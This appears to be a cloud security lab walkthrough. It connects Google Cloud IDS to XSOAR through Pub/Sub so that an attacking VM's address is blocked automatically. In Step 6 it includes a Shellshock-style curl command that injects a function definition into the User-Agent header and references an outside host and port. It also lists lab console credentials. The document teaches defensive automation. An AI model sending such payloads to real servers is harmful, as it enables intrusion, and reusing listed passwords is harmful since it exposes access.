
Step 2: Create a log sink

XSOAR subscribes to a Pub / Sub topic to receive events generated by Cloud IDS. Here, we will create a log sink to forward CRITICAL threats detected by Cloud IDS to XSOAR.


1. In **Logs Explorer.** Click **Clear Query.**
2. Click **More Actions** → **Create sink.**
3. Set **Sink name** to cloud-ids-sink. Click **Next.**



4. Set **Sink Service** to Cloud Pub / Sub topic and select cloud-ids-topic. Click **Next.**



5. Input the following into your inclusion filter. Click **Create Sink**.



Step 3: Retrieve service account key file

Here we create service account key file to authenticate XSOAR to your Google Cloud project.

1. Go to **IAM & Admin** → **Service Accounts.**
2. On the quiklabs-gcp-## account, click : → **Manage Keys.**
3. Click **Add Key** → **Create New Key.** Select JSON and click **Create.**


Step 4: Configure XSOAR integrations

Configure the Google Cloud Compute and Pub / Sub XSOAR integrations. This enables XSOAR to receive events from Cloud IDS and update the xsoar-blacklist firewall rule.

1. Access the XSOAR console


Key	Value
Console	https://34.48.58.141
Username	admin
Password	fjvrcrkFw1PU6fSYizJA

2. Go to **Settings** → **Integrations.** Search for google cloud compute. Click **Add instance.**




3. On your local machine, copy the contents quiklabs-gcp-##.json to your clipboard.

4. Paste the contents of quiklabs-gcp-##.json into the **Service Account Private Key File** field.




5. Click **Test** to verify connectivity. After that is complete, click **Save & Exit**
6. Search for google cloud pub/sub. Click **Add instance.**



7. Configure the Pub / Sub integration as follows:

Field	Value
Fetch incidents	Enable
Incident type	google cloud IDS
Service Account Key File	Paste the contents of your json file
Project ID	`qwiklabs-gcp-01-d15108812c5e`
Subscription ID	cloud-ids-sub


8. Click **Test** to verify connectivity. After that is complete, click **Save & Exit.**



Step 5: Prepare XSOAR playbook

Prepare the XSOAR playbook to update the xsoar-blacklist firewall rule with malicious addresses detected by Cloud IDS

1. In XSOAR, go to **Playbooks** and search for Cloud IDS.
2. Click **Cloud IDS-IP Blacklist-GCP Firewall_Combine → Playbook Triggered.**
3. Click **Playbook Triggered.** Set the **value** to xsoar-blacklist. Click **Save**



Step 6: Resimulate malicious traffic

Simulate malicious traffic from the attacker VM within the trust network. When a threat is detected by CLoud IDS, XSOAR will automatically add the attacker's address (192.168.11.3) to the xsoar-blacklist firewall rule.


1. In Cloud Shell, SSH into the attacker VM (**Password: kali**)
2. Generate sudo threat with the threat severity of CRITICAL

```
kali@kali:~$ curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://192.168.11.20/cgi-bin/test-critical
<html>
<head><title>404 Not Found</title></head>
<body bgcolor="white">
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.14.2</center>
</body>
</html>
```

Step 7: View the actions taken by XSOAR


The threat generated in the previous step is forwarded by Pub / Sub to XSOAR. XSOAR uses this information to update the xsoar-blacklist firewall rule with the threat's source address.

1. In XSOAR, go to **Incidents** and enter the following into the search filter.



2. Open the incident, click **Workplan** to review the actions taken by XSOAR.

3. Go to **VPC network →< Firewall.** Click xsoar-blacklist



The attacker's IP (192.168.11.3) should be added to the rule automatically. There may be other addresses shown, since the other addresses were added by XSOAR since the Cloud IDS detected a CRITICAL threat from those addresses

4. From the attacker VM, attempt to ping the internet and the jenkins server.

```
kali@kali:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
--- 8.8.8.8 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8174ms

kali@kali:~$ ping 192.168.11.20
PING 192.168.11.20 (192.168.11.20) 56(84) bytes of data.
^C
--- 192.168.11.20 ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6121ms
```

Note: These pings will fail since XSOAR updated the xsoar-blacklist firewall rule to block the attacker